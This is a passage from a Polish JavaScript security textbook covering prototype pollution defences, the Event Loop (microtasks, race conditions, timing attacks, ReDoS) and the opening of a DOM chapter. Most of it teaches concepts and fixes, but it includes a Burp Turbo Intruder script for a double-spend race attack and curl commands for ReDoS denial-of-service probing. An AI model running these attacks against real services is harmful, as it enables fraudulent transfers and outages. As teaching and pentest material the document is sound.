safeConfig.set("someKey", "value");
safeConfig.get("__proto__"); // undefined – normalna wartość
```

Aktualizuj zależności i używaj npm audit

```
npm audit
npm audit fix

# Sprawdź konkretne podatności
npm audit --audit-level critical

# Wymuszaj aktualne wersje
npm update lodash # upewnij się że >= 4.17.21
```

14. Podsumowanie

Kluczowe fakty:

1. Prototype Pollution = możliwość modyfikacji `Object.prototype` przez dane użytkownika
2. Skutki: ominięcie autoryzacji, XSS, RCE (przez gadgety), DoS
3. Wektory: `__proto__`, `constructor.prototype`, `prototype` w rekurencyjnym merge
4. Podatne są biblioteki: lodash < 4.17.12, jQuery < 3.4.0, extend, merge, deepmerge
5. Ochrona: walidacja schema, bezpieczne merge, `Object.create(null)`, `Object.freeze`

Najczęstsze nieporozumienia:

- "`JSON.parse` powoduje Prototype Pollution" — NIE samo w sobie. `JSON.parse` tworzy własną właściwość `__proto__`. Problem jest w *podatnej funkcji merge* która potem używa tego obiektu.
- "Prototype Pollution to tylko problem Node.js" — NIE. Dotyczy też front-endu — może prowadzić do XSS lub logicznych błędów autoryzacji.

- "Object.assign jest podatny na Prototype Pollution" — NIE bezpośrednio.
`Object.assign` kopiuje *własne enumerable* właściwości. Ale podatna jest iteracja po kluczach źródła gdy źródło ma `__proto__` jako własną właściwość.

Jak rozpoznać w prawdziwej aplikacji

1. **DevTools Console** → sprawdź `Object.getOwnPropertyNames(Object.prototype)` — czy są niestandardowe właściwości?
2. **Network → Burp Suite** → szukaj requestów z JSON body → wyślij payload z `__proto__`
3. **Sources** → szukaj `_.merge(`, `deepMerge(`, `$.extend(true,` → podatne wzorce
4. **npm audit** → sprawdź CVE dla zainstalowanych bibliotek
5. **Automation**: użyj ppfuzz lub Burp Suite extension do automatycznego testowania

Powiązania

Prototype Pollution

- Prototype Chain (Rozdział 6)
Mechanizm umożliwiający podatność
- DOM (Rozdział 9)
Pollution może wpłynąć na właściwości DOM elementów
- XSS (Rozdział 9, 10, 36)
Pollution może prowadzić do XSS przez template injection
- CSP (Rozdział 36)
CSP nie chroni bezpośrednio przed Prototype Pollution
- Trusted Types (Rozdział 37)
Trusted Types mogą ograniczyć skutki XSS przez pollution

Rozdział 8: Event Loop


1. Czym jest Event Loop

Event Loop (pętla zdarzeń) to mechanizm zarządzający asynchronicznym wykonaniem kodu w JavaScript. Odpowiada na pytanie: "skoro JavaScript jest jednowątkowy, jak może wykonywać operacje asynchroniczne (sieciowe, timery, I/O) bez blokowania interfejsu użytkownika?"

Event Loop to nie silnik JavaScript (V8, SpiderMonkey) — to mechanizm zarządzający interakcją między silnikiem a Web API. W przeglądarkach jest zaimplementowany przez sam silnik przeglądarki. W Node.js jest realizowany przez bibliotekę **libuv**.

Event Loop jest opisany w specyfikacji HTML (Living Standard), nie w ECMAScript. To część środowiska przeglądarki, nie języka JavaScript.

Składowe systemu



2. Dlaczego powstał

Problem: blokujące I/O

W tradycyjnych wielowątkowych modelach (Java, C++) wątek może "czekać" na dane sieciowe lub plik — blokując się. JavaScript jest jednowątkowy i nie może blokować — to zatrzymałoby cały interfejs.

Rozwiązanie: operacje I/O są zlecane środowisku (przeglądarce/OS), a JavaScript dostaje powiadomienie (callback) gdy operacja się zakończy. Między zleceniem a powiadomieniem JavaScript może robić inne rzeczy.

Problem: race conditions w UI

Wielowątkowe podejście do DOM prowadziłyby do wyścigów — dwa wątki modyfikujące DOM jednocześnie dałyby nieprzewidywalne wyniki. Jednowątkowy model z Event Loop eliminuje ten problem — DOM jest zawsze modyfikowany przez jeden wątek, w jednym momencie.

Historyczne podejście: callback hell

Zanim Promises i async/await, asynchroniczność była obsługiwana przez callbacki zagnieżdżone w callbackach:


```
// "Callback hell" - głęboko zagnieżdżone callbacki
getUserData(userId, function(user) {
  getOrders(user.id, function(orders) {
    getOrderDetails(orders[0].id, function(details) {
      getProductInfo(details.productId, function(product) {
        // 4 poziomy zagnieżdżenia...
        updateUI(product);
      });
    });
  });
});
```

Event Loop jest fundamentem dla wszystkich tych wzorców.

3. Jak działa

Pełny cykl Event Loop

Event Loop działa w nieskończonej pętli:



Macrotask vs Microtask

Macrotask (Task Queue):

- `setTimeout`
- `setInterval`
- `setImmediate` (Node.js)
- I/O callbacks
- UI rendering
- Zdarzenia DOM (click, keydown etc.)
- `postMessage`
- `MessageChannel`

Microtask (Microtask Queue):

- `.then()`, `.catch()`, `.finally()` (Promises)
- `async/await` (konwertuje na Promises)
- `queueMicrotask()`
- `MutationObserver` callbacks

Kluczowa różnica: Po każdym Macrotask, Event Loop opróżnia *całą* Microtask Queue przed przejściem do następnego Macrotask.

Przykład z pełnym wyjaśnieniem

```
console.log("1"); // synchroniczny

setTimeout(() => console.log("2"), 0); // macrotask

Promise.resolve()
  .then(() => console.log("3")) // microtask 1
  .then(() => console.log("4")); // microtask 2 (dodany po rozwiązaniu microtask 1)

queueMicrotask(() => console.log("5")); // microtask 3

console.log("6"); // synchroniczny

// Wynik: 1, 6, 3, 5, 4, 2
```

Krok po kroku:

1. Call Stack: `main()` → `console.log("1")` → drukuje "1" → pop
2. Call Stack: `main()` → `setTimeout(fn, 0)` → rejestruje u Web API → pop. Web API uruchamia timer 0ms → natychmiast dodaje callback do Macrotask Queue
3. Call Stack: `main()` → `Promise.resolve().then(fn1).then(fn2)` → `fn1` trafia do Microtask Queue; `fn2` zostanie dodane gdy `fn1` się rozwiąże
4. Call Stack: `main()` → `queueMicrotask(fn5)` → `fn5` trafia do Microtask Queue
5. Call Stack: `main()` → `console.log("6")` → drukuje "6" → pop
6. Call Stack: `main()` → pop. Call Stack PUSTY.
7. Event Loop: sprawdza Microtask Queue → `fn1` → drukuje "3" → pop. `fn2` teraz dodana do Microtask Queue.
8. Event Loop: Microtask Queue → `fn5` → drukuje "5" → pop
9. Event Loop: Microtask Queue → `fn2` → drukuje "4" → pop
10. Event Loop: Microtask Queue pusta → bierz z Macrotask Queue → `fn_setTimeout` → drukuje "2"

requestAnimationFrame

`requestAnimationFrame(cb)` to specjalna kolejka zsynchronizowana z odświeżaniem ekranu (zazwyczaj 60 Hz = co 16.67ms). Callback jest wywoływany przed renderowaniem kadru.

```
Tick Event Loop:
1. Macrotask
2. Microtasks
3. RAF callbacks ← tutaj, przed renderem
4. Render (layout + paint)
5. Następny tick
```

Starvation Microtask Queue

Nieskończona Microtask Queue blokuje renderowanie i Macrotasks:

```
function flood() {
  Promise.resolve().then(flood); // tworzy nieskończoną pętlę microtasków
}

flood(); // Event Loop utknął w Microtask Queue – UI zamrożony!
```

4. Co dzieje się wewnątrz

HTML Event Loop Spec

Specyfikacja HTML definiuje Event Loop jako algorytm "processing model". Każda karta przeglądarki ma własny Event Loop (zazwyczaj jeden per proces — Process Per Site lub Process Per Tab).

Task Sources

Macrotask Queue to w rzeczywistości *wiele* kolejek (Task Sources). Każde źródło ma swoje priorytety:

- **User Input** (kliknięcia, klawiatura) — wysoki priorytet
- **Networking** (fetch callbacks)
- **Timers** (setTimeout, setInterval)
- **DOM** manipulation callbacks

Implementacja może różnicować priorytety zadań z różnych źródeł.

Specjalne zachowania

setInterval vs setTimeout:

```
// setTimeout – jednorazowe opóźnienie
// Callback dodany do Macrotask Queue po X ms

// setInterval – powtarzające się
// Nowy callback co X ms – ale jeśli poprzedni callback jest długi,
// następny nie zostanie dodany przed zakończeniem poprzedniego
```

Promise chaining i microtask queue growth:

```
Promise.resolve()
  .then(() => "a")
  .then(() => "b") // dodane do Microtask Queue po rozwiązaniu poprzedniego
  .then(() => "c"); // tak samo

// Wszystkie .then() wykonają się w tym samym "tick" (przed następnym Macrotask)
```

5. Analogiczny przykład z życia

Wyobraź sobie restaurację z jednym kucharzem (jednowątkowy JS):

- **Kucharzu = Call Stack** — może gotować tylko jedno danie naraz
- **Obsługa sali = Web API** — kelnerzy mogą równolegle przyjmować zamówienia, czekać na dostawę składników (sieć), nastawiać timery (piekarnik)
- **Notatnik pilnych zadań = Microtask Queue** — "te spodki gotowe, natychmiast udekoruj" — kucharz musi je wykonać ZANIM przyjmie nowe zamówienie ze stolika
- **Kolejka zamówień ze stolików = Macrotask Queue** — normalne zamówienia, obsługiwane jedno po drugim
- **Menedżer = Event Loop** — pyta kucharza "skończyłeś?" → sprawdza pilne notatki → sprawdza zamówienia → przekazuje kucharzowi następne

6. Przykład kodu


```
// Demonstracja pełnego cyklu Event Loop z async/await
async function fetchUserData(userId) {
  // async function automatycznie zwraca Promise
  // "await" suspenduje wykonanie i dodaje resztę jako microtask

  console.log("1. Zaczyna fetchUserData"); // synchroniczny

  const response = await fetch(`/api/users/${userId}`);
  // Wszystko PO await to microtask.then() pod spodem:
  // Wartość response jest dostępna gdy Promise z fetch się rozwiąże

  console.log("3. Otrzymano odpowiedź"); // wykona się PO synchronicznym kodzie
  // poniżej

  const user = await response.json();
  console.log("4. Sparsowano JSON");

  return user;
}

console.log("Start programu"); // synchroniczny – 1.

fetchUserData(1); // wywołanie – 2.

console.log("Po wywołaniu async function"); // synchroniczny – wciąż synchroniczny!

// Output:
// "Start programu"
// "1. Zaczyna fetchUserData"
// "Po wywołaniu async function" ← synchroniczny kod PRZED await callback
// (... sieć ...)
// "3. Otrzymano odpowiedź"
// "4. Sparsowano JSON"
```

Kluczowa obserwacja: `fetchUserData` zaczyna się synchronicznie, ale przy `await` "zawiesza się" i wraca do main. Dopiero gdy Event Loop odwiedzi Microtask Queue po skończeniu synchronicznego kodu, kontynuuje po `await`.

7. Przykład z prawdziwej aplikacji

Aplikacja bankowa — race condition w autoryzacji

```
// Niebezpieczny wzorec – Race Condition
let isAuthenticated = false;
let authToken = null;

async function login(credentials) {
  const response = await fetch('/api/login', {
    method: 'POST',
    body: JSON.stringify(credentials)
  });

  const data = await response.json();

  // BUG: te dwie operacje nie są atomowe
  // Między nimi może wykonać się inny microtask!
  isAuthenticated = true;
  authToken = data.token;

  // Jeśli inna część aplikacji sprawdzi isAuthenticated=true
  // ale authToken=null (jeszcze nie ustawiony) → błąd bezpieczeństwa
}

// Poprawka: aktualizuj stan atomowo
async function login(credentials) {
  const data = await fetchAndParse('/api/login', credentials);

  // Atomowa aktualizacja – oba pola ustawiane razem
  Object.assign(authState, {
    isAuthenticated: true,
    authToken: data.token
  });
}
```

Panel admina — UI flicker przez Event Loop

```
// Bug: UI miga przez rozdzielone aktualizacje DOM
async function loadDashboard() {
  const users = await fetchUsers();
  renderUserList(users); // renderuje częściowy stan

  const stats = await fetchStats();
  renderStats(stats); // drugie renderowanie

  // Przeglądarka renderuje po każdym Macrotask – użytkownik widzi częściowe U
}

// Poprawka: zbierz wszystkie dane ZANIM zaktualizujesz DOM
async function loadDashboard() {
  const [users, stats] = await Promise.all([fetchUsers(), fetchStats()]);

  // Jedno renderowanie z pełnymi danymi
  renderDashboard(users, stats);
  // Lub użyj requestAnimationFrame dla płynności
}
```

Service Worker — kontrola kolejności przez Event Loop

```
// Service Worker używa Event Loop do zarządzania cache
// (szczegóły w rozdziale 19)
self.addEventListener('fetch', event => {
  event.respondWith(
    // respondWith musi otrzymać Promise
    // Microtask Queue jest tu kluczowa dla kolejności operacji
    caches.match(event.request)
      .then(cached => cached || fetch(event.request))
  );
});
```

8. Typowe błędy programistów

Błąd 1: Blokowanie Event Loop przez synchroniczny kod

```
// BŁĄD: Długa pętla blokuje UI
function sortLargeArray(arr) {
  return arr.sort((a, b) => a - b); // może trwać sekundy dla dużych tablic
}

// Podczas sortowania: żadne kliknięcia, animacje, timeouts nie działają
// Aplikacja "zamarza"

// POPRAWKA: Web Worker dla ciężkich obliczeń
const worker = new Worker('sort-worker.js');
worker.postMessage(hugeArray);
worker.onmessage = (e) => displaySorted(e.data);
```

Błąd 2: Zakładanie kolejności asynchronicznych operacji

```
// BŁĄD: zakładanie że response2 jest zawsze po response1
let result1, result2;

fetch('/api/data1').then(r => r.json()).then(data => result1 = data);
fetch('/api/data2').then(r => r.json()).then(data => result2 = data);

// Który fetch odpowie pierwszy? Nie wiadomo!
// result1 może być undefined gdy result2 jest już ustawione

// POPRAWKA: Promise.all dla zależnych danych
const [result1, result2] = await Promise.all([
  fetch('/api/data1').then(r => r.json()),
  fetch('/api/data2').then(r => r.json())
]);
```

Błąd 3: setTimeout(fn, 0) ≠ natychmiastowe wykonanie

```
// BŁĄD: programista zakłada że timeout 0ms = natychmiastowy
function showModal() {
  const modal = document.getElementById("modal");
  modal.style.display = "block";

  setTimeout(() => {
    modal.style.opacity = "1"; // animacja
  }, 0); // próba opóźnienia - może nie zadziałać jak oczekiwano

  // Problem: oba efekty mogą być "zbatchowane" przez przeglądarkę
}

// POPRAWKA: requestAnimationFrame dla animacji
function showModal() {
  const modal = document.getElementById("modal");
  modal.style.display = "block";

  requestAnimationFrame(() => {
    requestAnimationFrame(() => {
      modal.style.opacity = "1"; // gwarantuje dwie klatki różnicy
    });
  });
}
```

Błąd 4: Niezatrzymany setInterval

```
// BŁĄD: interval żyje po zniszczeniu komponentu → wyciek pamięci
class Dashboard extends React.Component {
  componentDidMount() {
    this.interval = setInterval(() => this.refresh(), 5000);
  }

  // Brak componentWillUnmount!
  // Nawet po unmount, interval próbuje setState → error
}

// POPRAWKA:
componentWillUnmount() {
  clearInterval(this.interval); // zawsze czyścić!
}
```

9. Znaczenie dla bezpieczeństwa

Timing Attacks przez Event Loop

Czas wykonania operacji asynchronicznych może wyciekać informacje:

```
// Timing Oracle – różny czas odpowiedzi ujawnia informacje
async function checkPassword(username, password) {
  const user = await db.findUser(username);

  if (!user) {
    return false; // szybka odpowiedź – ujawnia brak użytkownika!
  }

  return bcrypt.compare(password, user.hash); // wolna odpowiedź
}

// Atakujący może zmierzyć czas i odróżnić "brak użytkownika" od "zły hasło"
// Poprawka: stały czas odpowiedzi
async function checkPasswordSafe(username, password) {
  const user = await db.findUser(username);
  const dummyHash = "$2b$10$..."; // zawsze uruchom bcrypt

  const passwordOk = await bcrypt.compare(
    password,
    user ? user.hash : dummyHash // zawsze bcrypt, niezależnie od user
  );

  return user && passwordOk;
}
```

Race Conditions w autoryzacji

Asynchroniczna autoryzacja może prowadzić do race conditions:

```
// Podatny wzorzec – TOCTOU (Time-of-Check vs Time-of-Use)
async function transferFunds(userId, amount) {
  const balance = await getBalance(userId); // TIME OF CHECK

  // Między check a use – może wykonać się inny request!

  if (balance >= amount) { // sprawdzenie
    await deductFunds(userId, amount); // TIME OF USE
    await addFunds(targetId, amount);
  }
}

// Atakujący wysyła dwa identyczne requesty jednocześnie
// Oba pobierają saldo $100
// Oba weryfikują $100 >= $50 → OK
// Oba odejmują $50 → $100 → -$50 (race condition!)
```

ReDoS i Event Loop Starvation

Złożone wyrażenia regularne blokują Call Stack → blokują Event Loop:

```
// Podatne regex na wejściu użytkownika
const userPattern = req.body.pattern; // atakujący dostarcza (a+)$

// Testowanie ciągu aaaaaaaaaaaaaaab z tym regex
// może zająć minuty → Event Loop zamrożony → DoS
const regex = new RegExp(userPattern);
regex.test(attackerInput); // DoS!
```

postMessage Security przez Event Loop

`postMessage` dodaje zdarzenia do Macrotask Queue. Kolejność odbierania wiadomości może być podatna jeśli zależy od czasu:

```
// Niezaufana iframe wysyłając wiadomości w odpowiedniej kolejności
// może próbować manipulować stanem aplikacji przez TOCTOU
window.addEventListener("message", (event) => {
  // Zawsze sprawdzaj origin!
  if (event.origin !== "https://trusted.com") return;

  // Przetwarzaj wiadomość...
});
```

Powiązane CWE

- **CWE-362** — Concurrent Execution using Shared Resource with Improper Synchronization (Race Condition)
- **CWE-1333** — Inefficient Regular Expression Complexity (ReDoS → Event Loop starvation)
- **CWE-400** — Uncontrolled Resource Consumption (Event Loop DoS)

10. Jak identyfikować podczas pentestu

DevTools → Performance Tab

1. Otwórz **DevTools → Performance**
2. Kliknij **Record**
3. Wykonaj podejrzaną akcję
4. **Stop** → analizuj timeline

Szukaj:

- **Long Tasks** (czerwone paski) > 50ms → możliwy ReDoS lub ciężkie obliczenia
- **JavaScript** frames zajmujące cały wątek → blokada Event Loop
- Luki między taskami → skrzywione timing

DevTools → Console — testowanie timing

```
// Zmierz czy Event Loop jest zablokowany
let start = Date.now();
let ticks = 0;

const interval = setInterval(() => {
  ticks++;
  const elapsed = Date.now() - start;
  const expectedTicks = Math.floor(elapsed / 100);

  if (ticks < expectedTicks - 2) {
    console.warn("Event Loop jest opóźniony!");
  }
}, 100);

// Uruchom podejrzaną operację i obserwuj
```

Identyfikacja ReDoS

```
// Znajdź podatne wzorce regex w kodzie
// W Sources → Ctrl+Shift+F
const vulnerablePatterns = [
  /\(.*\+\)\+/, // (a+)+
  /\(.*\*\)\+/, // (a*)+
  /\(.*\|\.\.*\1/, // alternacje z backtracking
];

// Zmierz czas konkretnego regex
const testInput = "a".repeat(30) + "b";
const start = performance.now();
/^(a+)+$/ .test(testInput);
console.log(`Czas: ${performance.now() - start}ms`); // >1000ms → podatny
```

Race Condition Testing — Burp Suite

1. W Burp Suite → Proxy → przechwycić żądanie (np. transfer)
2. Send to Repeater
3. Stwórz wiele zakładek Repeater z tym samym żądaniem
4. Wysyłaj jednocześnie (Ctrl+click "Send" w wielu zakładkach)
5. Lub użyj Burp Suite Turbo Intruder z `race_single_packet_attack`

11. Jak testować bezpieczeństwo

- ☐ Czy aplikacja jest podatna na Race Condition (jednoczesne requesty modyfikujące stan)?
- ☐ Czy walidacja regex jest podatna na ReDoS (test z catastrophic backtracking)?
- ☐ Czy Long Tasks (>50ms) w Performance tab wskazują na blokowanie Event Loop?
- ☐ Czy setInterval/setTimeout są właściwie czyszczone (clearInterval/clearTimeout)?
- ☐ Czy operacje autoryzacji są atomowe (brak TOCTOU między check a use)?
- ☐ Czy timing odpowiedzi ujawnia informacje (username enumeration, valid vs invalid)?
- ☐ Czy aplikacja obsługuje jednoczesne requesty bezpiecznie (np. podwójne wydatki)?
- ☐ Czy infinite microtask loops mogą być wywołane przez dane użytkownika?
- ☐ Czy postMessage handlers sprawdzają origin (nie tylko zakładają kolejność)?
- ☐ Czy animacje/timery są czyszczone przy wylogowaniu (brak wycieków)?

12. Typowe scenariusze ataków

Scenariusz 1: Race Condition w przelewie

Wymagania: Endpoint przelewu nie ma transakcyjnej blokady.

Przebieg (Burp Suite Turbo Intruder):

```
# Burp Turbo Intruder script
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=20,
                           requestsPerConnection=1)

    for _ in range(20):
        engine.queue(target.req) # 20 identycznych requestów jednocześnie

def handleResponse(req, interesting, res, t):
    if "success" in res.content.lower():
        table.add(t, res.status, len(res.content), req.params['amount'])
```

Cel: Wysłać \$100 więcej razy niż pozwala saldo.

Identyfikacja: Sprawdź czy `balance_after < 0` lub transakcja wykonana N razy.

Scenariusz 2: Event Loop DoS przez ReDoS

Wymagania: Endpoint walidujący dane regex (Node.js).

Przebieg:

```
# Znalezienie podatnego endpointu
curl -X POST /api/validate \
  -H "Content-Type: application/json" \
  -d '{"email": "aaaaaaaaaaaaaaaaaaaaaaaaaaaaabab"}'

# Zmierz czas odpowiedzi
time curl -s -X POST /api/validate -d '{"email": "'$(python3 -c "print('a'*50 + '@')")"'}'

# Jeśli > 10s → EventLoop zablokowany → DoS
```

Wpływ: Serwer Node.js nie odpowiada przez czas ataku.

13. Jak się zabezpieczać

Atomowe operacje przez transakcje bazodanowe

```
// Poprawka Race Condition – użyj transakcji DB zamiast logiki JS
async function transferFunds(fromId, toId, amount) {
  // Transakcja DB gwarantuje atomowość
  await db.transaction(async (trx) => {
    const [from] = await trx('accounts')
      .where({ id: fromId })
      .forUpdate() // SELECT FOR UPDATE – blokuje wiersz
      .select();

    if (from.balance < amount) {
      throw new Error("Insufficient funds");
    }

    await trx('accounts').where({ id: fromId }).decrement('balance', amount);

    await trx('accounts').where({ id: toId }).increment('balance', amount);
  });
  // Transakcja gwarantuje że oba UPDATE wykonują się atomowo
}
```


Ochrona przed ReDoS

```
// Używaj biblioteki weryfikującej bezpieczeństwo regex
const safeRegex = require('safe-regex');
const recheck = require('recheck');

function validateUserRegex(pattern) {
  if (!safeRegex(pattern)) {
    throw new Error("Potentially vulnerable regular expression");
  }
  return new RegExp(pattern);
}

// Timeout dla walidacji regex
function testWithTimeout(regex, input, timeoutMs = 100) {
  return new Promise((resolve, reject) => {
    const timeout = setTimeout(() => reject(new Error("Regex timeout")), timeoutMs);
    try {
      const result = regex.test(input);
      clearTimeout(timeout);
      resolve(result);
    } catch (e) {
      clearTimeout(timeout);
      reject(e);
    }
  });
}
```

Stały czas odpowiedzi dla autoryzacji

```
const crypto = require('crypto');

// Stałe-czasowe porównanie stringów (timing-safe)
function timingSafeEqual(a, b) {
  const bufA = Buffer.from(a);
  const bufB = Buffer.from(b);

  if (bufA.length !== bufB.length) {
    // Nie zwracaj false – zawsze porównuj pełne bufory
    return crypto.timingSafeEqual(
      bufA,
      Buffer.alloc(bufA.length) // dummy dla zachowania stałego czasu
    ) && false; // zawsze false, ale stały czas
  }

  return crypto.timingSafeEqual(bufA, bufB);
}
```

Idempotentne operacje

```
// Zapobieganie double-spending przez idempotency keys
app.post('/api/transfer', async (req, res) => {
  const idempotencyKey = req.headers['idempotency-key'];

  if (!idempotencyKey) {
    return res.status(400).json({ error: "Idempotency-Key required" });
  }

  // Sprawdź czy ten klucz był już użyty
  const existing = await redis.get(`transfer:${idempotencyKey}`);
  if (existing) {
    return res.json(JSON.parse(existing)); // zwróć poprzedni wynik
  }

  const result = await processTransfer(req.body);

  // Zapisz z TTL = 24h
  await redis.setex(`transfer:${idempotencyKey}`, 86400, JSON.stringify(result));

  res.json(result);
});
```

14. Podsumowanie

Kluczowe fakty:

1. Event Loop zarządza asynchronicznością w jednowątkowym JS — to mechanizm przeglądarki/Node.js, nie ECMAScript
2. Microtask Queue (Promise, queueMicrotask) ma wyższy priorytet niż Macrotask Queue (setTimeout, DOM events)
3. Blokada Call Stack = blokada Event Loop = zamrożenie UI i wszystkich callbacks
4. Race Conditions są możliwe nawet w jednowątkowym JS przez asynchroniczne operacje
5. ReDoS może blokować Event Loop przez złożone wyrażenia regularne

Najczęstsze nieporozumienia:

- "setTimeout(fn, 0) wykonuje się natychmiast" — nie, callback trafia do Macrotask Queue, wykona się po synchronicznym kodzie i wszystkich microtaskach
- "JavaScript jest wielowątkowy bo ma async" — NIE. Async = delegowanie do Web API, nie wielowątkowość w JS
- "Promise.then() i setTimeout(fn, 0) to to samo" — NIE. Promise.then() to Microtask (wyższy priorytet), setTimeout to Macrotask

Jak rozpoznać w prawdziwej aplikacji

1. **DevTools → Performance** → Record → wykonaj akcję → szukaj Long Tasks (>50ms) — wskaźnik blokady
2. **DevTools → Console** → sprawdź kolejność logów z `setTimeout(fn, 0)` i `Promise.resolve().then(fn)` — czy aplikacja zakłada konkretną kolejność?

3. **Burp Suite** → wyślij identyczne requesty jednocześnie (Repeater × 2) → sprawdź czy race condition modyfikuje stan niepoprawnie
4. **Network tab** → sprawdź **waterfall** — czy requesty są wysyłane sekwencyjnie gdy powinny być równoległe (marnowanie czasu)?

Powiązania

The diagram illustrates the connections between the Event Loop and several JavaScript features. On the left, the text 'Event Loop' and 'usty' (likely 'ustawy' or 'ustawienia') is positioned. A vertical line descends from 'Event Loop'. From this line, arrows point to the following items:

- Call Stack (Rozdział 3)
Event Loop monitoruje Call Stack i przenosi zadania gdy jest p
- Closures (Rozdział 5)
Callbacks asynchroniczne to closures na swój kontekst
- postMessage (Rozdział 23)
postMessage dodaje zdarzenia do Macrotask Queue
- Web Workers (Rozdział 20)
Workers mają własny Event Loop – nie blokują głównego
- Service Workers (Rozdział 19)
SW ma własny Event Loop i może interceptować requesty
- WebSocket (Rozdział 25)
WebSocket events trafiają do Macrotask Queue przez Event Loop

Rozdział 9: DOM

1. Czym jest DOM

DOM (Document Object Model) to programistyczny interfejs (API) dla dokumentów HTML i XML. Reprezentuje dokument jako drzewo węzłów (nodes), gdzie każdy element HTML, atrybut, tekst czy komentarz jest osobnym węzłem z właściwościami i metodami.

DOM jest standardem W3C/WHATWG — nie jest częścią specyfikacji JavaScript (ECMAScript). To Web API implementowane przez przeglądarki. Każda przeglądarka buduje własną implementację DOM w C++, udostępniając ją kodowi JavaScript.

DOM jest "żywą" (live) reprezentacją dokumentu — zmiany w DOM są natychmiast odzwierciedlane w tym co widzi użytkownik, a zmiany w dokumencie (np. przez innerHTML parsing) są odzwierciedlane w DOM.

Interfejsy DOM (wybrane)

- `document` — główny obiekt dokumentu (implementuje `Document`)
- `document.getElementById()`, `querySelector()`, `querySelectorAll()`
- `element.innerHTML`, `element.textContent`, `element.innerText`
- `element.setAttribute()`, `element.getAttribute()`
- `document.createElement()`, `element.appendChild()`, `element.removeChild()`
- `element.addEventListener()`, `element.dispatchEvent()`
- `element.classList`, `element.style`
- `window.getComputedStyle()`
- `MutationObserver` — obserwowanie zmian w DOM

Gdzie działa

DOM działa w przeglądarce — to interfejs między JavaScript a renderowanym dokumentem. W Node.js standardowo nie ma DOM (można dodać przez bibliotekę jsdom).

2. Dlaczego powstał

Problem: statyczne dokumenty

Pierwotnie strony HTML były statycznymi dokumentami. JavaScript potrzebował sposobu na:

- Odczytywanie treści strony
- Modyfikowanie treści bez przeładowania
- Reagowanie na akcje użytkownika

DOM (wersja 0, nieformalny standard) pojawił się razem z pierwszymi przeglądarkami. W3C sformalizował DOM Level 1 w 1998, DOM Level 2 w 2000, DOM Level 3 w 2004.

Problem: różne implementacje

Przez lata Netscape i Internet Explorer miały niespójne implementacje DOM — to był tzw. "Browser War". jQuery stało się popularne właśnie dlatego, że ukrywało te różnice za jednolitym API. Dopiero od ok. 2015 implementacje są wystarczająco zgodne ze specyfikacją WHATWG.

3. Jak działa

Struktura drzewa DOM

```
<!DOCTYPE html>
<html>
  <head>
    <title>Przykład</title>
  </head>
  <body>
    <h1 id="title">Nagłówek</h1>
    <p class="text">Akapit z <strong>pogrubieniem</strong></p>
  </body>
</html>
```

